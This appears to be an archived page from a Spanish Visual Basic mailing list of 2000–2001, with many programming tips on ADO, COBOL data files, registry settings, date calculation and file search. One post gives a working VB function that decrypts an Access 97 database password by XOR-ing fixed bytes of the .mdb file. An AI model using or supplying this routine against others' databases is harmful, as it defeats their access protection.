spf@gruposp.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problemas con SEEK en ADO

Mensaje enviado por "JANO" <jano@cmactacna.com.pe>

hola para utilizar el seek primero debes seterar en la conexion esto:

cnn.Cursorlocation = adUseServer

esto si pasas la conexion al momento de abrir el recordset, ashora si utilizas una cadena de conexion antes de abrir el recordset pones:

```
rs.CursorLocation = adUseServer
rs.Open "tabla", cnn, adOpeKeyset,[adlockreadOnly], adcmdTableDirect
rs.index = "Indice"
rs.seek array("Value1","Value2"), adSeekFirstEQ
```

al momento de aperturar el recordset puedes utilizar el bloqueo que mas te convenga

Salu2 JANO
Sistemas CMAC-TACNA S.A.
mail: jano@cmactacna.com.pe, cmtsist@terra.com.pe
Fono: 727807; 725305 Anexo 232

"No subestime la capacidad de un lenguaje
de programación, el poder está más en la
lógica del programador que en las facilidades
que brinde la herramienta"
Harvey Triana

----- Original Message -----
From: <sosinfo@sinectis.com.ar>
To: <visualbasic-esp@yahoogroups.com>
Sent: Friday, March 02, 2001 10:36 PM
Subject: (VB-ESP) Problemas con SEEK en ADO!!

> Hola amigos listeros, tengo un problemita, el tema es que necesito
> realizar una busqueda e intento con seek, pero debo estar
> equivocandome en los parametros u olvidando alguno, porque no hay
> caso.
> CliRst es el recorset de la conexion Ado .
> Tomo CliRst.Seek (y aqui dentro me pide KeyValues, ??????????).
>
> Como debería buscar por ejemplo el texto de un TextBox (supongamos
> Nombre de un cliente, teniendo que ordenar la base por el indice del
> mismo campo (nombre del cliente) y realizar la busqueda.
>
> Me faltaria la forma de setear el indice activo
> CliRst.Index ????????
>
> y luego
>
> CliRst.Seek (????????) <- aqui debería establecer las condiciones de
> busqueda , pero ni idea.
>
> Desde ya, muchas gracias.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

Hola!

Que formato es exactamente comp-6? Seguramente en algún manual de referencia tenés el esquema de almacenamiento.... por tu definición parecería ser empaquetado sin signo, pero no puedo estar seguro, y no tengo a mano una referencia de RM...

Si este fuera el caso (es decir, si es empaquetado sin signo):

En tu definición de datos en VB (seguramente un Type) los tenes que definir como string * nn (donde nn es LA MITAD de la longitud del picture)

Luego tienes que ir recorriendo el string caracter por caracter, tomando el valor ASC, y a ese valor dividirlo por 16. Tomar el cociente y multiplicarlo por 10 y sumarle el resto, esto te va a dar un valor entre 0 y 99 por cada carácter en tu string, Si no es el último, debes multiplicar todo ese resultado por 100 y sumarle el resultado de hacer la misma transformación con el caracter siguiente, y seguir así, multiplicando por 100 y sumando el valor calculado del caracter siguiente, hasta el último del string (te aconsejo hacer una función UNPACK que lo haga).

Por último, si la posición del punto decimal virtual no es la última, debes dividir por 10 elevado a la (cantidad de caracteres despues de la V del picture), en tu ejemplo el campo Monto habría que dividirlo por 100 (10 ^ 2)

También fijate que me parece que una cantidad de bytes al principiop del archivo (en una epoca eran 128) y al principio de cada registro (en una época eran 2, no se si en versiones posteriores habrá cambiado) son reservados (los primeros para header, los otros para indicador de la longitud del registro) y los debes saltear en tu lectura...

Más complicado es el tema de los índices, y ahora no tengo a mano la estrura (hace tiempo que no trabajo con RM) pero si no me equivoco era un árbol n-ario en que cada nodo era de 128 bytes y tenía la clave del registro seguido de un número binario en 4 bytes (long) que si era negativo daba el numero de registro relativo de la siguiente página del índice, y si era positivo directamente el offset desde el principio del archivo donde encontrabas el registro buscado. También recuerdo que había forma de hacer que los archivos contuvieran el índice y los datos mezclados, o los datos por un lado y el índice por otro. Yo siempre use datos e índices separados, de modo que no recuerdo muy bien la técnica para extraer los datos de las páginas de indice de un archivo combinado, pero también estaba explicado en el manual...

Bueno, espero que tengas suerte, cualquier otra cosa, comentame...
Saludos
Alberto

>>> "Jorge Clemente Hermoza" <JClemente@bonus.com.pe> 05/03/01 11:04 >>>
Alberto Vernieri....

Trabajo con RM-COBOL 85, vos sabeis que la DATA (.DAT) pos tiene su estructura (.FD).., por ejemplo una estructura parcial puede ser:

```
Codigo PIC 9(8) COMP 6
Instituto PIC 99 COMP 6
Monto PIC 9(6)V99 COMP 6
Glosa PIC X(40)
```

Mi problema es que si los leo directamente con un GET..., los campos numericos.., no son reconocidos..., emite cualquier cosa menos los numeros...

Alguna idea...., gracias por la colaboración que me puedas dar....

```
                \\\|///
              \\ ~ ~ //
              ( @ @ )
----------oOOo-(__)- oOOo----------
   Jorge Clemente Hermoza
         Dpto. de Sistemas
```

Jclemente@bonus.com.pe
Lima - PERU
---------- Oooo----------
oooO ( )
( )) /
\ ((_/
_)
----- Original Message -----
From: Alberto M. Vernieri (ar)
To: visualbasic-esp@yahoogroups.com ; grupovb@yahoogroups.com ; ntlargo@hotmail.com
Sent: Sunday, March 04, 2001 10:28 PM
Subject: Re: (VB-ESP) vb y cobol

Hola!

La pregunta del millón es... ¿Qué Cobol?

En Microfocus Cobol yo compilé una DLL en el propio cobol, con funciones de Open, Close, Read, Red Next, Start, Write, Rewrite y Delete para cada archivo al que necesito acceder, y llamo a las funciones correspondientes desde VB...

Para archivos VSAM de IBM 390, hice transacciones CICS que los acceden, y llamo a las transacciones con las API's del emulador 3270...

Con otros coboles no se me ha presentado la necesidad, pero en algún momento había hecho funciones para acceder a archivos de RM (Ryan McFarland) directamente con get y put de basic... (en esa época no era VB, pero recuerdo que la estructura de archivos e índices del RM estaba bien documentada en los manuales...

Son tres caminos distintos, no conozco tu caso, pero tal vez alguno te pueda servir....

Saludos
Alberto

----- Original Message -----
From: "Nelson Largo Morales" <ntlargo@hotmail.com>
To: <grupovb@yahoogroups.com>; <visualbasic-esp@yahoogroups.com>
Sent: Saturday, March 03, 2001 10:20 PM
Subject: (VB-ESP) vb y cobol

> Companeros
> Solicito su ayudad, para accesar una base de datos cobol desde visual basic.
> Gracias
>
_

Si quieres darte de baja de la lista manda un mensaje a visualbasic-esp-unsubscribe@yahoogroups.com desde la cuenta que quieres dar de baja.

No envies ficheros de más de 25 Kb a la lista, por favor.
Si envías ficheros con virus podrás ser dado de baja de la lista.

Your use of Yahoo! Groups is subject to http://docs.yahoo.com/info/terms/

Página de Visual Basic

Página principal

www.jrubi.com

1598488

WebBrowser y botón derecho

Mensaje enviado por Alberto Berdugo <aberdugo@solinteg.com>

> Muchísimas gracias. Te comento: la gente se conecta a través
> de Terminal Server (si no lo conoces, es control remoto de otra PC) y
> sólo puede ejcutar una aplicación. Las Novedades las
> introduzco en una página Web en este control y, claro, si les
> permito abrir en
> Ventana Nueva ya pueden recorrer el equipo. Así lo impido.
> Me gustaría limitar totalmente el botón derecho, pero lo más
> preocupante era esto.

Si quieres limitar totalmente el botón derecho prueba a crear una clave en el registro, dentro de:

"HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions"

De nombre le pones "NoBrowserContextMenu", del tipo DWORD y el valor: &h10001

> Muchísimas gracias de nuevo

A mandar... ;-)

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Calcular Edad de Nacimiento

Mensaje enviado por "Martin de los Rios" <dlrmartin@hotmail.com>

Claudio, te envio la función que desarrolle hace algunos años para VB3 que calcula la edad a partir de la fecha de nacimiento. Anda perfecto u la utilizo en varias aplicaciones para la salud.
Te calcula hasta los dias de vida.

```
Function edad (ByVal fnacim As Double)

On Error Resume Next
''definicion de variables
hoy$ = Format(Now, "dd/mm/yyyy")
fecha$ = Format(fnacim, "dd/mm/yyyy")
año_h% = DatePart("yyyy", hoy$)
mes_h% = DatePart("m", hoy$)
dia_h% = DatePart("d", hoy$)
año_n% = DatePart("yyyy", fecha$)
mes_n% = DatePart("m", fecha$)
dia_n% = DatePart("d", fecha$)

'desicion
años% = año_h% - año_n%
a% = DateDiff("yyyy", fecha$, hoy$)
m% = DateDiff("m", fecha$, hoy$)
d% = DateDiff("d", fecha$, hoy$)

If a% > 1 Then GoTo label_años
If m% > 1 Then GoTo label_meses
If d% >= 1 Then GoTo label_dias
If hoy$ = fecha$ Then GoTo rn
Exit Function

'años
label_años:
If mes_h% < mes_n% Then
    años% = años% - 1
ElseIf mes_h% = mes_n% Then
    If dia_h% < dia_n% Then
        años% = años% - 1
    End If
Else
    If años% > 1 Then
        edad = años% & " años"
    Else
        edad = años% & " año"
    End If
End If
    If años% > 1 Then
        edad = años% & " años"
    Else
        edad = años% & " año"
    End If
Exit Function
```

```
'meses
label_meses:
If m% >= 12 Then GoTo label_años
If mes_h% > mes_n% Then
    If dia_h% >= dia_n% Then
        If m% > 1 Then
            edad = m% & " meses"
        Else
            edad = m% & " mes"
        End If
    Else
        If m% - 1 > 1 Then
            edad = m% - 1 & " meses"
        Else
            edad = m% - 1 & " mes"
        End If
    End If
Else
    meses_año_ant% = 12 - mes_n%
    If dia_h% >= dia_n% Then
        total_meses% = meses_año_ant% + mes_h%
        If total_meses% >= 12 Then GoTo label_años
        If total_meses% = 0 Then GoTo label_dias
        If total_meses% > 1 Then
            edad = total_meses% & " meses"
        Else
            edad = total_meses% & " mes"
        End If
    Else
        total_meses% = meses_año_ant% + mes_h% - 1
        If total_meses% = 0 Then GoTo label_dias
        If total_meses% > 1 Then
            edad = total_meses% & " meses"
        Else
            edad = total_meses% & " mes"
        End If
    End If
End If
Exit Function

'dias
label_dias:
If d% > 1 Then
    edad = d% & " dias"
Else
    edad = d% & " día"
End If
Exit Function

rn:
edad = "Recién Nacido"

End Function


Eespero que te sirva, contame si fue asi.
Saludos,
**********************************************
```

Martín de los Ríos.
Mendoza - Argentina
e-mail: dlrmartin@hotmail.com
HamCall: LU4MGJ CQ13 - ITU14 73's Dx...

----- Original Message -----
From: "Claudio Riganti" <claudioriganti@geocities.com>
To: <vb-esp@ccc.uba.ar>
Sent: Sunday, February 11, 2001 11:33 AM
Subject: vb-esp : +++ Calcular Edad de Nacimiento +++

> Tengo una tabla de empleados y quisiera saber como puedo calcular la edad
> que tienen hasta el dia de hoy.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Clase de ayuda al manejo de ListBox y ComboBox

Mensaje enviado por "Marcos MASULLO" <mmasullo@microsystem.com.ar>

Esperando les sea útil, les interese y parezca implementable el mecanismo, adjunto un primer envío:
- El diseño de mi clase vbListBox para manejo de controles de lista (ListBox, ComboBox) en forma simple, que si está bien más adelante servirá como base para una componente especializada.

Se agradecen las críticas, observaciones, ideas y aportes.

MarcosMarcos

vblistbox.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Conversion de tipos (Hexadecimal a single)

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

```
Type TipoLong
  miLong as Long
End Type

Type TipoSngl
  miSingle as Single
End Type

Dim unLong as TipoLong, unSingle as TipoSngl

unLong.miLong = Val("&H" & strHexa)
LSet unSingle = unLong
vFloat = unSingle.miSingle
```

Y en vFloat te quedaría el valor de strHexa convertido a Single...

Saludos
Alberto

>>> "Francisco Bonora Gracia" <fbg@marvalsa.com> 19/02/01 05:39 >>>
Hola amigos:

Necesito saber como convertir un numero en hexadecimal a un número float.
Se que para decimales es con CDec(valor), tambien he probado con CSng (valor), pero no me funciona.

Os pongo algunos ejemplos de lo que deberia dar:

42220134 debe dar 40.501175
C06FEBFE debe dar -3.748789
48052901 debe dar 436552.631250

OBVIAMENTE LOS NUMEROS DE LA IZQUIERDA ESTÁN EN HEXADECIMAL Y LOS DE LA DERECHA EN FLOAT.

Alguien puede ayudarme?

Muchas gracias

PACO

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Crear un usuario W9x desde una bat

Mensaje enviado por Alberto Berdugo <aberdugo@solinteg.com>

Bueno, para no salirnos de la temática del grupo he procurado hacerlo en VBScript, generándolo desde un Bat y ejécutándolo gracias al WSH (Windows Scripting Host). No lo he probado al 100%, es decir, he probado que se ejecuta y que si me voy al panel de control ->Usuarios, el usuario creado está así, pero no he probado a hacer un Login con él.

Pruébalo y me cuentas, porque estoy muy liado y no he tenido tiempo para más.

El código en cuestión es:

```
================================================================================
@ECHO OFF
echo Set ObjShell = WScript.CreateObject("WScript.Shell") >Temp.vbs
echo WScript.Echo "Añadiendo al usuario: %1" >>Temp.vbs
echo objshell.regwrite
"HKLM\Software\Microsoft\Windows\CurrentVersion\ProfileList\%1\ProfileImagePath","C:\\WINDOWS\\Profiles\\%1"
>>Temp.vbs
cscript Temp.vbs
del temp.vbs
================================================================================
```

  Al ponerlo en un Bat, asegúrate de que la 3ª línea no está cortada en 2 partes, es desde "echo objshell.regwrite" hasta ">>Temp.vbs"

Para llamarlo le pasas como parámetro al Bat el nombre del usuario que quieres crear. Por ejemplo si pones el código anterior en un fichero AddUser.bat, entonces pones "ADDUSER Roberto" y creará al usuario Roberto.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Decimales en Crystal contra Oracle

Mensaje enviado por Félix Hernández Domínguez <fhernandez@cabletelca.es>

He econtrado la solución !!!

Exite una clave en el registro de Windows llamada
HKEY_LOCAL_MACHINE\SOFTWARE\ORACLE que contiene el valor NLS_NUMERIC_CHARACTERS,
pues bien habrá que cambiar su valor propiamente dicho de ,. a .,

Saludos

> ----- Original Message -----
> El problema es el siguiente:
> Tengo un campo flotante con decimales (ORACLE, numeric(10,2)), y a la hora de
presentarlos
> en el Crystal me aparece el valor truncado.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Distribución programa con FastLib2000

Mensaje enviado por "Hilmer Palomares" <hilmerp@telcel.net.ve>

Saludos.

Remito informacion enviado por el autor de la libreria mencionada:

Hola,

En primer lugar, me alegro de que disfrute con FAST.lib 2000 for Windows

En las FAQ de la web se indica la forma de solucionar este problema. No obstante, le adelanto que se debe a que es necesario incluir el archivo FAST2004.dll en su paquete de instalación y registrarlo en la máquina destino.

Un saludo, Manu

-----Original Message-----
Al igual que mi amigo Daniel, yo tambien tengo problema con esta libreria. Yo pensaba que era freeware, pero al instalar mis aplicaciones en otra maquina me dice que no tengo licencia para los objetos de la libreria.

Me gustaria que me indicara cual es la solucion del problema o si hay que adquirir un version a un costo o precio.

Gracias.

----- Mensaje original -----
De: <cmaradiaga@bancatlan.hn>
Para: <vb-esp@ccc.uba.ar>
Enviado: Miércoles, 14 de Febrero de 2001 19:36
Asunto: vb-esp : Setup con VB6

Hola a Tod@s

Tengo un problema a la hora de querer hacer los diskettes de instalacion de mi aplicacion con el VB6.
Tengo en varios Forms unos controles de FastLib 2000, que son unos controles activex muy buenos y gratuitos. En el ambiente de desarrollo todo funciona bien, pero cuando quiero generar los diskettes de distrubución me aparece un mensaje que dice que no hay archivos de dependencia para los Ocx que pertenecen a FastLib. Los diskettes se generan bien, pero al instalar la aplicación de un error y la instalación no concluye satisfactoriamente.
Tengo otra aplicación si los controles de FastLib y no me da ningún problema en la instalación.

Me gustaría que me explicaran qué son los archivos de dependencia, y si es posible, cómo puedo utilizar los ocx de FastLib2000 en mi aplicación ejecutable, ya que tengo varios forms con ese tipo de controles, y me tomaría algo de trabajo cambiarlos por otros controles activex equivalentes.

Pues gracias por su atención y espero su respuesta.

Carlos Maradiaga
Informática Atlántida,S.A.
Tel.232-1050,ext.2370

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Maestro-Detalle

Mensaje enviado por "JANO" <cmtsist@terra.com.pe>

Hola Eduardo para trabajar con Maestro-Detalles yo lo hago de esta forma

creo dos recordset :

```
dim withevents rsMaestro as ADODB.recordset
dim rsDetalle as ADODB.recordset
dim FieldLink as string ' variable del campo de enlace
```

Abro los recordset con los datos necesarios y en el evento

```
Private Sub rsMaestro_MoveComplete(ByVal adReason As ADODB.EventReasonEnum,
ByVal pError As_ ADODB.Error, adStatus As _
ADODB.EventStatusEnum, ByVal pRecordset As ADODB.Recordset)

if adstatus = adStatusOK then
    rsdetalle.filter = adfilternone
    rsDetalle.filter = "FieldLink = " & rsMaestro(FieldLink)
end if
End Sub
```

con esto es suficiente

Salu2 JANO
Sistemas CMAC-TACNA S.A.
mail: jano@cmactacna.com.pe, cmtsist@terra.com.pe
Fono: 727807; 725305 Anexo 232

"No subestime la capacidad de un lenguaje de programación, el poder está más en la lógica del programador que en las facilidades que brinde la herramienta"
Harvey Triana

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Valores columna TDBGrid

Mensaje enviado por "Alfons Rosado Daza" <alfons@pcrsl.com>

Hola, sigue estos pasos

1- Propiedades del tdbgrid
2- Pestaña Values
3- Selecciona la columna
4- Activa la casilla Translate
5- En la casilla Values pon 0 y en la de DisplayValue pones Pequeño
6- Pulsa el botón Append
7- Repite los pasos 5 y 6 para el resto de opciones

Saludos
Alfons

==========
Personal Computer Ready S.L.
Ctra. Sant Boi, 33
08940 Cornellà de Llobregat
Barcelona (Spain)
Tel: +34 93-474.57.86
Fax: +34 93-474.57.89
http://www.pcrsl.com/
mailto:alfons@pcrsl.com
==========

> -----Mensaje original-----
> De: Jose Villar [mailto:joxev@hotmail.com]
> Enviado el: miércoles, 14 de febrero de 2001 16:21
> Para: visualbasic-esp@yahoogroups.com
> Asunto: (VB-ESP) Valores columna TDBGrid
>
> tengo una columna de una tabla en acces con 3 valores posibles : 0,1,2
> Dependiendo del valor de la columna pretendo mostrar un valor u otro en
> la colúmna correspondiente del TrueDbGrid Std versión 1.
>
> ej:
>
> 0 - Pequeño
> 1 - Mediano
> 2 - Grande

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Access 97 olvido de password

Mensaje enviado por Alvarez Gómez Miguel <malvarez@tamatan.uat.mx>

Prueben la siguiente función para recuperar el password de access

```
Function AccessPassword(Byval Filename As string) as string

Dim MaxSize, NextChar, MyChar, secretpos,TempPwd
Dim secret(13)
secret(0) = (&H86)
secret(1) = (&HFB)
secret(2) = (&HEC)
secret(3) = (&H37)
secret(4) = (&H5D)
secret(5) = (&H44)
secret(6) = (&H9C)
secret(7) = (&HFA)
secret(8) = (&HC6)
secret(9) = (&H5E)
secret(10) = (&H28)
secret(11) = (&HE6)
secret(12) = (&H13)

secretpos = 0
Open Filename For Input As #1 ' Open file for input.

For NextChar = 67 To 79 Step 1 'Read in Encrypted Password

  Seek #1, NextChar ' Set position.
  MyChar = Input(1, #1) ' Read character.
  TempPwd = TempPwd & Chr(Asc(MyChar) Xor secret(secretpos)) 'Decrypt using
Xor
  secretpos = secretpos + 1 'increment pointer

Next NextChar
Close #1 ' Close file.

AccessPassword = TempPwd

End Function
```

espero les funcione

Miguel Alvarez

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

ADO e Informix

Mensaje enviado por "Ian Alexander" <iaburt@bytemaster.es>

```
Set cnx = New ADODB.Connection
With cnx
    .Provider = "ifxoledbc"
    .ConnectionString = "data
source=tudatabase@tuservidor;UID=usuario;PWD=contraseña"
    .CursorLocation = adUseClient
    .Open
End With
```

Necesitas tener instalado el Informix SDK 2.40 incluyendo el OLEDB provider

Un saludo,
Ian

-----Mensaje original-----
De: Fuentes Garcia Ramiro [mailto:rfuentesg@segbancomer.com.mx]
Enviado el: jueves, 01 de febrero de 2001 21:47
Para: visualbasic-esp@yahoogroups.com
Asunto: RE: (VB-ESP) [VB-ESP] ADO e Informix

Alguien sabo como conectarse a traves de ADO con Informix
Me urge un poco

Saludos desde México,

Ramiro :-)

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Apagar y encender el monitor desde un programa

Mensaje enviado por Alvarez Gómez Miguel <malvarez@tamatan.uat.mx>

Leiverx No se que pretendas hacer pero si decides apagar el monitor un tiempo la siguiente función te puede servir y después lo puedes volver a encender desde tu programa.

```
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" _
(ByVal hwnd As Long, ByVal wMsg As Long, _
ByVal wParam As Long, lParam As Any) As Long
Public Enum MonitorState
  MonitorOn = -1
  MonitorOff = 2
  MonitorStandby = 1
End Enum

Public Sub SetMonitorState(frmForm As Form, eState As MonitorState)
Dim lngResult As Long
lngResult = SendMessage(frmForm.hwnd, &H112, &HF170, eState)
End Sub
```

Saludos Miguel

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Arrancar y para servicios

Mensaje enviado por Fernando Crespo <fcrespo@bancozaragozano.es>

Te envio un pequeno ejemplo para arrancar y parar servicios. Tambien se puede hacer sobre otras maquinas teniendo unicamente cuidado de tener permisos para hacerlo. Antes de probarlo cambia el valor de estas constantes para adaptarlos a tu caso

```
Public Const MachineName = "s1"
Public Const ServiceName = "Schedule"
```

Espero que te sea de utilidad.

servicios.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Barra de aplicaciones como la de Office

Mensaje enviado por "Interno" <interno@renzi.com.ar>

Te mando un projecto ,que hace esto ,es muy ,pero muy bueno ! ,despues contame ...
Sebastian

> Quiero hacer una barra de botones con una característica especial. Me gustaría que al moverla a izda, dcha, arriba o abajo, la barra se ajustara a la pantalla al igual que ocurre con la barra de tareas de Windows. He intentado hacerlo con el control Toolbar pero no he conseguido
> hacerlo ¿Alguien sabe si puede hacerse con este control o existe otro control que lo haga?

appbar.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Buscar el path completo conociendo el fichero

Mensaje enviado por "Marcos MASULLO" <mmasullo@microsystem.com.ar>

Tal vez te resulte de utilidad la función SelectMiddleFolder(pLeftPath, pRightPath) que permite determinar un path completo, dentro del cual está el archivo pRightPath, considerando desconocido un nivel intermedio de directorios.

Su uso es algo así como:
ArmarPathImagen = PathConcat(SelMiddleFolder(sPath, sFile), sFile)

```
? SelMiddleFolder("C:\Fotos\", "00003")
"C:\fotos\05\00003"

Public Function SelMiddleFolder(ByVal pLeftPath As String, _
                            ByVal pRightPath As String) As String
On Error Resume Next
Dim fsoCarpeta As Folder
Dim fsoCarpetas As Folders
Dim ifolder As Integer
Static aSubFolders() As String
Static LeftPath As String

If LeftPath <> pLeftPath Then
    Set fsoCarpetas = fso.GetFolder(pLeftPath).SubFolders
    ReDim aSubFolders(fsoCarpetas.Count)
    ifolder = 0
    For Each fsoCarpeta In fsoCarpetas
        If Not Vacio(fsoCarpeta) Then
            ifolder = ifolder + 1
            aSubFolders(ifolder) = fsoCarpeta
        End If
    Next
    LeftPath = pLeftPath
End If

SelMiddleFolder = pLeftPath
For ifolder = 1 To UBound(aSubFolders)
    If FileExists(PathConcat(aSubFolders(ifolder), pRightPath)) Then
        SelMiddleFolder = aSubFolders(ifolder)
        Exit Function
    End If
Next

End Function

fso es FileSystemObjects ' MicrosoftScriptingRuntime
Public Function FileExists(ByVal pFile As String) As Boolean

' FileExists = (Dir(pFile) <> "")
' Dir() Fallaba con UNC de servidores de otros dominios
' fso.FileExists() fallaba con willcards (123*, )
FileExists = true
If Not fsoTmp.FileExists(pFile) Then
    If Not (Dir(pFile) <> "") Then
        FileExists = False
```

```
    End If
End If

End Function
```

De: César
Para: visualbasic-esp@egroups.com
Enviado: Domingo 5 de Noviembre de 2000 10:02
Asunto: (VB-ESP) Directorio

Hola, esta es la primera vez que me dirigo a este foro, con el fin de pedir ayuda:

Quiero ver en un image1 unas foto, dependiendo del nombre que tenga el textbox la foto se vera, pero el problema que tengo es que las fotos las tengo guardadas en varios directorios teniendo la siguiente ruta (C:\Fotos\ ? \) donde ? puede ser cualquier directorio del 00 al 99. Si el nombre del fichero que aparece en el textbox es 00003 ¿como puedo hacer que independientemente del nombre del directorio se visualice la foto?

Saludos, y gracias anticipadas.

Cesar Vaquero

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Buscar un archivo y mostrar su información

Mensaje enviado por Jesús Santana Galván <jesus_santana_galvan@hotmail.com>

```
'Creas en el formulario un command1 y un listbox
'creas 4 cajas de texto
'en el primer texbox pones c:\
'en el segundo pones *.* o *.txt
Private Declare Function FindFirstFile Lib "kernel32" Alias "FindFirstFileA" (ByVal
lpFileName As String, lpFindFileData As WIN32_FIND_DATA) As Long
Private Declare Function FindNextFile Lib "kernel32" Alias "FindNextFileA" (ByVal
hFindFile As Long, lpFindFileData As WIN32_FIND_DATA) As Long
Private Declare Function GetFileAttributes Lib "kernel32" Alias
"GetFileAttributesA" (ByVal lpFileName As String) As Long
Private Declare Function FindClose Lib "kernel32" (ByVal hFindFile As Long) As Long

Const MAX_PATH = 260
Const MAXDWORD = &HFFFF
Const INVALID_HANDLE_VALUE = -1
Const FILE_ATTRIBUTE_ARCHIVE = &H20
Const FILE_ATTRIBUTE_DIRECTORY = &H10
Const FILE_ATTRIBUTE_HIDDEN = &H2
Const FILE_ATTRIBUTE_NORMAL = &H80
Const FILE_ATTRIBUTE_READONLY = &H1
Const FILE_ATTRIBUTE_SYSTEM = &H4
Const FILE_ATTRIBUTE_TEMPORARY = &H100

Private Type FILETIME
    dwLowDateTime As Long
    dwHighDateTime As Long
End Type

Private Type WIN32_FIND_DATA
    dwFileAttributes As Long
    ftCreationTime As FILETIME
    ftLastAccessTime As FILETIME
    ftLastWriteTime As FILETIME
    nFileSizeHigh As Long
    nFileSizeLow As Long
    dwReserved0 As Long
    dwReserved1 As Long
    cFileName As String * MAX_PATH
    cAlternate As String * 14
End Type
Function StripNulls(OriginalStr As String) As String
    If (InStr(OriginalStr, Chr(0)) > 0) Then
        OriginalStr = Left(OriginalStr, InStr(OriginalStr, Chr(0)) - 1)
    End If
    StripNulls = OriginalStr
End Function

Function FindFilesAPI(path As String, SearchStr As String, FileCount As Integer,
DirCount As Integer)

    Dim FileName As String ' Walking filename variable...
    Dim DirName As String ' SubDirectory Name
```

```
    Dim dirNames() As String ' Buffer for directory name entries
    Dim nDir As Integer ' Number of directories in this path
    Dim i As Integer ' For-loop counter...
    Dim hSearch As Long ' Search Handle
    Dim WFD As WIN32_FIND_DATA
    Dim Cont As Integer
    If Right(path, 1) <> "\" Then path = path & "\"
    ' Search for subdirectories.
    nDir = 0
    ReDim dirNames(nDir)
    Cont = True
    hSearch = FindFirstFile(path & "*", WFD)
    If hSearch <> INVALID_HANDLE_VALUE Then
        Do While Cont
        DirName = StripNulls(WFD.cFileName)
        ' Ignore the current and encompassing directories.
        If (DirName <> ".") And (DirName <> "..") Then
            ' Check for directory with bitwise comparison.
            If GetFileAttributes(path & DirName) And FILE_ATTRIBUTE_DIRECTORY Then
                dirNames(nDir) = DirName
                DirCount = DirCount + 1
                nDir = nDir + 1
                ReDim Preserve dirNames(nDir)
            End If
        End If
        Cont = FindNextFile(hSearch, WFD) 'Get next subdirectory.
        Loop
        Cont = FindClose(hSearch)
    End If
    ' Walk through this directory and sum file sizes.
    hSearch = FindFirstFile(path & SearchStr, WFD)
    Cont = True
    If hSearch <> INVALID_HANDLE_VALUE Then
        While Cont
            FileName = StripNulls(WFD.cFileName)
            If (FileName <> ".") And (FileName <> "..") Then
                FindFilesAPI = FindFilesAPI + (WFD.nFileSizeHigh * MAXDWORD) +
WFD.nFileSizeLow
                FileCount = FileCount + 1
                List1.AddItem path & FileName
            End If
            Cont = FindNextFile(hSearch, WFD) ' Get next file
        Wend
        Cont = FindClose(hSearch)
    End If
    ' If there are sub-directories...
    If nDir > 0 Then
        ' Recursively walk into them...
        For i = 0 To nDir - 1
            FindFilesAPI = FindFilesAPI + FindFilesAPI(path & dirNames(i) & "\",
SearchStr, FileCount, DirCount)
        Next i
    End If
End Function

Sub Command1_Click()
    Dim SearchPath As String, FindStr As String
    Dim FileSize As Long
```

```
    Dim NumFiles As Integer, NumDirs As Integer
    Screen.MousePointer = vbHourglass
    List1.Clear
    SearchPath = Text1.Text
    FindStr = Text2.Text
    FileSize = FindFilesAPI(SearchPath, FindStr, NumFiles, NumDirs)
    Text3.Text = NumFiles & " Files found in " & NumDirs + 1 & " Directories"
    Text4.Text = "Size of files found under " & SearchPath & " = " &
Format(FileSize, "#,###,###,##0") & " Bytes"
    Screen.MousePointer = vbDefault
End Sub
```

----- Original Message -----
From: Luis Palomino
To: visualbasic-esp@egroups.com
Sent: Monday, December 11, 2000 9:56 AM
Subject: (VB-ESP) (P) Api para informacion de un archivo.

Hace un tiempo, uno de los listeros envió un archivo que hacía referencia a unas apis que devolvían todo tipo de información que se requiera de un archivo. Espero que alguno de uds. lo tenga.

Saludos,
Luis.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Buscar y reemplazar en un texto

Mensaje enviado por Luis Raúl Estrada Llorca <llorca@uneta.com.cu>

Aquí va un ejemplo de como puedes hacerlo

Luis Raúl Estrada Llorca
Analista de Sistemas
Grupo Empresarial de Tabaco (Tabacuba)
Ave. Independencia e/ Conill y Sta. Ana, Piso 5, Ciudad de la Habana, Cuba
Teléfono: (537) 82-0575
email: llorca@uneta.com.cu

----- Original Message -----
From: Carlos Lopez
To: 'visualbasic-esp@egroups.com'
Sent: Wednesday, November 22, 2000 3:17 PM
Subject: (VB-ESP) Buscar y Reemplazar

> Alguien sabe como puedo implementar en un proyecto las opciones Buscar y
> reemplazar tradicionales en un editor de texto.
>

replace.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Calculadora RPN

Mensaje enviado por "Raul Diaz Solis" <peky@quien-es.com>

Puedes ir probando éste.
Implementa un lexer y un parser.
La evaluación de las expresiones se realiza en forma recursiva por lo que la pila que se usa es la pila de VB y no es necesaria otra.
La evaluación de los símbolos se realiza mediante el evento EvaluarFuncion del control pkEvaluar.

Peky.

>>>> "Jose A. Rodriguez"
f3071103@est.fib.upc.es>f3071103@est.fib.upc.es> 01/02/01 10:42 >>>
>hola,
>Alguien ha implementado en VB o tiene idea de como hacer una calculadora
>RPN?
>Cualquier sugerencia sera bienvenida.
>Saludos,
> jose

pkevalua2.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar la impresora por defecto

Mensaje enviado por "Pablo Herrera" <pablo@austral.com.pe>

